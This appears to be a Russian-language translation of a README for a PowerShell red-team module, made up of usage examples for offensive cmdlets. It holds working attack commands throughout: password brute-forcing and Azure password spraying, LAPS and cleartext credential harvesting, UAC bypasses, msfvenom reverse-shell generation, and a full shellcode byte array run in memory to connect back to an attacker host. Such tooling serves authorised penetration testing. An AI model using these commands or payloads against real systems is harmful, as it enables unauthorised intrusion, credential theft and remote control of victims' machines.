
Набор функций PowerShell, которые Red Teamer может использовать в ходе операции
Набор функций PowerShell, которые участник Red Team может использовать для сбора данных с машины или получения доступа к цели. Я добавил ps1-файлы для команд, входящих в модуль RedTeamEnum. Это позволит вам легко найти и использовать только одну команду, если вам нужно только это. Если вы хотите получить весь модуль, выполните следующие действия после загрузки каталога RedTeamEnum и его содержимого на ваше устройство.
C:\PS> robocopy .\RedTeamEnum $env:USERPROFILE\Documents\WindowsPowerShell\Modules\RedTeamEnum *
# This will copy the module to a location that allows you to easily import it. If you are using OneDrive sync you may need to use $env:USERPROFILE\OneDrive\Documents\WindowsPowerShell\Modules\RedTeamEnum instead.
C:\PS> Import-Module -Name RedTeamEnum -Verbose
# This will import all the commands in the module.
C:\PS> Get-Command -Module RedTeamEnum
# This will list all the commands in the module.
C:\PS> Convert-Base64 -Value "Convert me to base64!" -Encode
C:\PS> Convert-Base64 -Value "Q29udmVydCBtZSB0byBiYXNlNjQh" -Decode
C:\PS> Convert-StringToHash -String "Convert me to base64!"
C:\PS> Convert-StringToHash -String "Password123" -Encoding UTF8 -Algorithm MD5
# Both of the above examples convert the string Password123 to an MD5 Hash value
C:\PS> Convert-SID -Username tobor
# The above example converts tobor its SID value
C:\PS> Convert-SID -SID S-1-5-21-2860287465-2011404039-792856344-500
# The above value converts the SID value to its associated username
C:\PS> Test-BruteForceZipPassword -PassFile 'C:\Users\USER\Downloads\Applications\pass.txt' -Path 'C:\Users\USER\Downloads\Applications\KiTTY.7z' -ZipExe 'C:\Program Files\7-Zip\7z.exe'
# This example uses the passwords in the pass.txt file to crack the password protected KiTTY.7z file
C:\PS> Test-BruteForceCredentials -ComputerName DC01.domain.com -UseSSL -Username 'admin','administrator' -Passwd 'Password123!' -SleepMinutes 5
# This example will test the one password defined against both the admin and administrator users on the remote computer DC01.domain.com using WinRM over HTTPS with a time interval of 5 minutes between each attempt
C:\PS> Test-BruteForceCredentials -ComputerName File.domain.com -UserFile C:\Temp\users.txt -PassFile C:\Temp\rockyou.txt
# This example will test every password in rockyou.txt against every username in the users.txt file without any pause between tried attempts
C:\PS> Get-LdapInfo -Detailed -SPNNamedObjects -Domain domain.com -Credential (Get-Credential)
# The above returns all the properties of the returned objects in domain.com
#
C:\PS> Get-LdapInfo -DomainControllers | Select-Object -Property 'Name','ms-Mcs-AdmPwd'
# If this is run as admin it will return the LAPS password for the local admin account
#
C:\PS> Get-LdapInfo -ListUsers | Where-Object -Property SamAccountName -like "user.samname"
# NOTE: If you include the "-Detailed" switch and pipe the output to where-object it will not return any properties. If you wish to display all the properties of your result it will need to be carried out using the below format
#
C:\PS> Get-LdapInfo -AllServers | Where-Object -Property LogonCount -gt 1 | Select-Object -Property *
C:\PS> Get-NetworkShareInfo -ShareName C$
# The above example returns information on the share C$ on the local machine
#RESULTS
Name : C$
InstallDate :
Description : Default share
Path : C:\
ComputerName : TOBORDESKTOP
Status : OK
C:\PS> Get-NetworkShareInfo -ShareName NETLOGON,SYSVOL,C$ -ComputerName DC01.domain.com, DC02.domain.com, 10.10.10.1
# The above example disocvers and returns information on NETLOGON, SYSVOL, and C$ on the 3 remote devices DC01, DC02, and 10.10.10.1
C:\PS> Test-PrivEsc
C:\PS> Get-InitialEnum
C:\PS> Start-SimpleHTTPServer
Open HTTP Server on port 8000
#OR
C:\PS> Start-SimpleHTTPServer -Port 80
# Open HTTP Server on port 80
C:\PS> Invoke-PortScan -IpAddress 192.168.0.1
C:\PS> Invoke-PingSweep -Subnet 192.168.1.0 -Start 192 -End 224 -Source Singular
# NOTE: The source parameter only works if IP Source Routing value is "Yes"
C:\PS> Invoke-PingSweep -Subnet 10.0.0.0 -Start 1 -End 20 -Count 2
# Default value for count is 1
C:\PS> Invoke-PingSweep -Subnet 172.16.0.0 -Start 64 -End 128 -Count 3 -Source Multiple
# The below command will use the entered credentials to open the msf.exe executable as the user tobor
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\msf.exe -Verbose
Этот командлет также можно использовать для выполнения файлов, расположенных на вашем локальном компьютере, на удалённой машине.
# The below command will use the entered credentials to open the exploit.ps1 executable as the user tobor on DC01 and DC02 using WinRM
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\exploit.ps1 -ComputerName "DC01.domain.com","DC02.domain.com"
# The below command will use the entered credentials to open the exploit.ps1 executable as the user tobor on DC01 and DC02 using WinRM over HTTPS
C:\PS> Invoke-UseCreds -Username 'OsbornePro\tobor' -Passwd 'P@ssw0rd1' -Path .\exploit.ps1 -ComputerName "DC01.domain.com","DC02.domain.com" -UseSSL
C:\PS> Invoke-FodHelperBypass -Program "powershell" -Verbose
# OR
C:\PS> Invoke-FodHelperBypass -Program "cmd /c msf.exe" -Verbose

# Generate payload to use
msfvenom -p windows/meterpreter/shell_reverse_tcp LHOST=192.168.137.129 LPORT=1337 -f powershell
Запустите слушатель, используйте это значение в параметре "ShellCode" и выполните команду, чтобы получить свою оболочку. Для этого также потребуется, чтобы определённые защиты памяти не были включены. ПРИМЕЧАНИЕ: Обратите внимание, что НЕТ НИКАКИХ ДВОЙНЫХ КАВЫЧЕК вокруг значения переменной ShellCode. Это связано с тем, что ожидается массив байтов.
C:\PS> Invoke-InMemoryPayload -Payload 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0xf,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x0,0x0,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x1,0x0,0x0,0x49,0x89,0xe5,0x49,0xbc,0x2,0x0,0x5,0x39,0xc0,0xa8,0x89,0x81,0x41,0x54,0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x7,0xff,0xd5,0x4c,0x89,0xea,0x68,0x1,0x1,0x0,0x0,0x59,0x41,0xba,0x29,0x80,0x6b,0x0,0xff,0xd5,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0xa5,0x74,0x61,0xff,0xd5,0x48,0x81,0xc4,0x40,0x2,0x0,0x0,0x49,0xb8,0x63,0x6d,0x64,0x0,0x0,0x0,0x0,0x0,0x41,0x50,0x41,0x50,0x48,0x89,0xe2,0x57,0x57,0x57,0x4d,0x31,0xc0,0x6a,0xd,0x59,0x41,0x50,0xe2,0xfc,0x66,0xc7,0x44,0x24,0x54,0x1,0x1,0x48,0x8d,0x44,0x24,0x18,0xc6,0x0,0x68,0x48,0x89,0xe6,0x56,0x50,0x41,0x50,0x41,0x50,0x41,0x50,0x49,0xff,0xc0,0x41,0x50,0x49,0xff,0xc8,0x4d,0x89,0xc1,0x4c,0x89,0xc1,0x41,0xba,0x79,0xcc,0x3f,0x86,0xff,0xd5,0x48,0x31,0xd2,0x48,0xff,0xca,0x8b,0xe,0x41,0xba,0x8,0x87,0x1d,0x60,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x6,0x7c,0xa,0x80,0xfb,0xe0,0x75,0x5,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x0,0x59,0x41,0x89,0xda,0xff,0xd5 -Verbose

Get-ClearTextPassword -All
Приведённая выше команда возвращает все возможные результаты, которые может дать командлет. Можно искать и отдельные места. Например:
Get-ClearTextPassword -AutoLogon
В поиске можно указать более одного места. Например:
Get-ClearTextPassword -WiFi -SNMP -Chrome -PasswordVault
Invoke-AzureEnum.ps1 -Path 'C:\Temp\enum.txt'
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!'
# This Example tests the passwords defined against the list of usernames defined
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!' -SleepSeconds 60
# This Example tests the passwords defined against the list of usernames defined with a 60 second wait before the next sign in attempt
Invoke-AzurePasswordSpray -UserName "[email protected]","[email protected]" -Passwd 'Password123!','asdf123!' -SleepSeconds 60 -RoundRobin
# This Example tests the passwords defined against the list of usernames defined with a 60 second wait before the next sign in attempt. This performs authentication attempts in a Round Robin fashion for the defined usernames
$UserNames = "[email protected]","[email protected]","[email protected]","[email protected]"
$UserNames | Invoke-AzurePasswordSpray -Passwd "Password123!" -RoundRobin
# This Example tests the passwords defined against the list of usernames defined in a Round Robin fashion
Test-KerberosDoubleHop -All
# This example checks for and displays Computers, Users, and Admin AD Objects vulnerable to a Kerberos Double Hop on the domain controller you are logged into
Test-KerberosDoubleHop -Server DC01.domain.com -UserResults
# This example uses WinRM to display User AD Objects vulnerable to a Kerberos Double Hop on the remote domain controller DC01.domain.com
Test-KerberosDoubleHop -Server DC01.domain.com -UseSSL -AdminResults
# This example uses WinRM over HTTPS to display Admin AD Objects vulnerable to a Kerberos Double Hop on the remote domain controller DC01.domain.com
Test-KerberosDoubleHop -ComputerResults -AdminResults
# This example checks for and displays Computer and Admin AD Objects vulnerable to a Kerberos Double Hop on the domain controller you are logged into
Invoke-DccwUACBypass -Program "cmd /c start powershell"
# This example exploits the DCCW UAC bypass method to open PowerShell with administrative privileges
Invoke-DccwUACBypass -Program "cmd /c start mfs.exe"
# This example exploits the DCCW UAC bypass method to execute the payload msf.exe with administrative privileges
Enable-RDP
Test-BruteLocalUserCredential -Username Administrator -Passwd 'Password123!','Passw0rd1!'
# This example tests the two defined passwords against the Administrator user account
Test-BruteLocalUserCredential -Username Administrator -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords inside the C:\Temp\passlist.txt file against the Administrator user account
$Users = (Get-LocalUser).Name
ForEach $U in $Users) {Test-BruteLocalUserCredential -Username $U -Passwd (Get-Content -Path C:\Temp\passlist.txt)}
# This example tests a password list against all local user accounts
Test-FTPCredential -Server FTP.domian.com -Username ftpuser -Passwd 'Password123','Passw0rd1!','password123!' -Port 21 -Protocol FTP
# This example tests the 3 defined passwords against the ftpuser account on the FTP server located on FTP.domain.com over port 21
Test-FTPCredential -Server FTP.domian.com -Username ftpuser,admin -Passwd 'Password123','Passw0rd1!','password123!' -Protocol FTPS -Seconds 60
# This example tests the 3 defined passwords against the admin and ftpuser account on the FTP server located on FTP.domain.com over port 21, waiting 60 seconds in between failed attempts
Test-FTPCredential -Server FTP.domian.com -Username (Get-Content -Path C:\Temp\userlist.txt) -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords in C:\Temp\passlist.txt against all users defined in C:\Temp\userlist.txt file against the FTP server located at FTP.domain.com over port 21, waiting 1 seconds in between failed attempts
Test-SQLCredential -Server sql.domian.com -Username sa -Passwd 'Password123','Passw0rd1!','password123!' -Port 1433
# This example tests the 3 defined passwords against the sa account on the SQL server located on sql.domain.com over port 1433
Test-SQLCredential -Server sql.domian.com -Username sa,admin -Passwd 'Password123','Passw0rd1!','password123!' -Seconds 60
# This example tests the 3 defined passwords against the admin and sa account on the SQL server located on sql.domain.com over port 1433, waiting 60 seconds in between failed attempts
Test-SQLCredential -Server sql.domian.com -Username (Get-Content -Path C:\Temp\userlist.txt) -Passwd (Get-Content -Path C:\Temp\passlist.txt)
# This example tests the passwords in C:\Temp\passlist.txt against all users defined in C:\Temp\userlist.txt file against the SQL server located at sql.domain.com over port 1433, waiting 1 seconds in between failed attempts
Для получения дополнительной информации о Start-Listener, Start-Bind и Invoke-ReversePowerShell смотрите https://github.com/tobor88/ReversePowerShell